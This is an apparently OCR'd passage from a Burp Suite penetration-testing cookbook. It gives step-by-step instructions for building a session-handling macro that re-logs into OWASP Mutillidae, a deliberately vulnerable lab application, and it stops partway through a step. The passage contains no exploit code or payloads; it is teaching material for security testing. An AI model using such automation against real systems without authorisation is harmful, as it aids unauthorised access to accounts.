


Figure 9.40 – Evidence of redirection

How it works...

Application code decisions, such as where to redirect a user, should never rely on client-side available values. Such values can be tampered with and modified to redirect users to attacker-controlled websites or to execute attacker-controlled scripts.

10

Working with Burp Suite Macros and Extensions

This chapter covers two separate topics that can also be blended together: macros and extensions. Burp Suite macros enable penetration testers to automate events, such as logins or parameter reads, to overcome potential error situations. Extensions, also known as plugins, extend the core functionality found in Burp.

In this chapter, we will cover the following recipes:

- Creating session-handling macros
- Getting caught in the cookie jar
- Adding great pentester plugins
- Creating new issues via the **Add & Track Custom Issues** extension
- Working with the **Active Scan++** extension
- Using Burp Suite extensions for bug bounties

Technical requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications** (**BWA**)
- OWASP Mutillidae (http://<Your_VM_Assigned_IP_Address>/mutillidae)
- GetBoo (http://<Your_VM_Assigned_IP_Address>/getboo)
- Burp Proxy Community or Professional (https://portswigger.net/burp/)

Creating session-handling macros

In Burp Suite, the **Project options** tab allows testers to set up session-handling rules. A session-handling rule allows a tester to specify a set of actions Burp Suite will take in relation to session tokens or **cross-site request forgery** (**CSRF**) tokens while making HTTP requests. There is a default session-handling rule in scope for Spider and Scanner. However, in this recipe, we will create a new session-handling rule and use a macro to help us create an authenticated session from an unauthenticated one while using **Repeater**.

Getting ready

Using the OWASP Mutillidae II application, we will create a new Burp Suite session-handling rule, with an associated macro, to create an authenticated session from an unauthenticated one while using **Repeater**.

How to do it...

1. Navigate to the **Login** page in Mutillidae. Log in to the application with the username `ed` with the password `pentest`:




Figure 10.1 – Logging in as ed/pentest

2. Immediately log out of the application by clicking the **Logout** button, and make sure the application confirms you are logged out:

Figure 10.2 – Logging out

3. Switch to Burp Suite's **Proxy | HTTP history** tab. Look for the logout request you just made along with the subsequent, unauthenticated GET request. Select the unauthenticated request, which is the second GET request. Right-click and send that request to **Repeater**, as follows:




Figure 10.3 – Sending a GET request to Repeater

4. Switch to Burp Suite **Repeater**, then click the **Send** button. On the **Render** tab of the response, ensure you receive a **Not Logged In** message. We will use this scenario to build a session-handling rule to address the unauthenticated session and make it an authenticated one, as follows:




Figure 10.4 – Repeater

5. Click the Burp Suite **Settings** gear icon in the top-right corner:

Figure 10.5 – Global Settings gear icon

6. Then, select the **Sessions** area and click the **Add** button under the **Session handling rules** section, as follows:




Figure 10.6 – Adding a new session-handling rule

7. After clicking the **Add** button, a pop-up box appears. Give your new rule a name, such as `LogInSessionRule`, and under **Rule actions**, select **Run a macro**, as follows:




Figure 10.7 – Rule name and action

8. Another pop-up box appears, which is the **Session handling action editor** dialog window. In the first section, under **Select macro**, click the **Add** button, as follows:




Figure 10.8 – Adding a new macro

9. After clicking the **Add** button, the macro editor appears, along with another popup of **Macro Recorder**, as follows:




Figure 10.9 – Macro Recorder

10. Inside the **Macro Recorder** window, look for the `POST` request where you logged in as `ed` as well as the following `GET` request. Highlight both of those requests within the **Macro Recorder** window and click **OK**, as follows:




Figure 10.10 – Selected actions

11. Those two highlighted requests in the previous dialog window now appear inside the **Macro Editor** window. Give the macro a description, such as `LogInMacro`, as follows:




Figure 10.11 – Naming your macro

12. Click the **Configure item** button:




Figure 10.12 – Configuring your macro

You need to validate that the **username** and **password** values are correct. Click **OK** when this is done, as follows:




Figure 10.13 – Login parameters set

13. Click **OK** to close the **Macro Editor** window. You should see the newly created macro in the **Session handling action editor** window. Click **OK** to close this dialog window, as follows:




Figure 10.14 – Closing the Session handling action editor window

14. After closing the **Session handling action editor** window, you are returned to the **Session handling rule editor** window where you now see the **Rule actions** section populated with the name of your macro. Click the **Scope** tab of this window to define which tool will use this rule:




Figure 10.15 – Identifying the scope

15. On the **Scope** tab of the **Session handling rule editor** window, uncheck the other boxes, leaving only the **Repeater** box checked. Under **URL scope**, click the **Include all URLs** radio button. Click **OK** to close this editor, as follows:

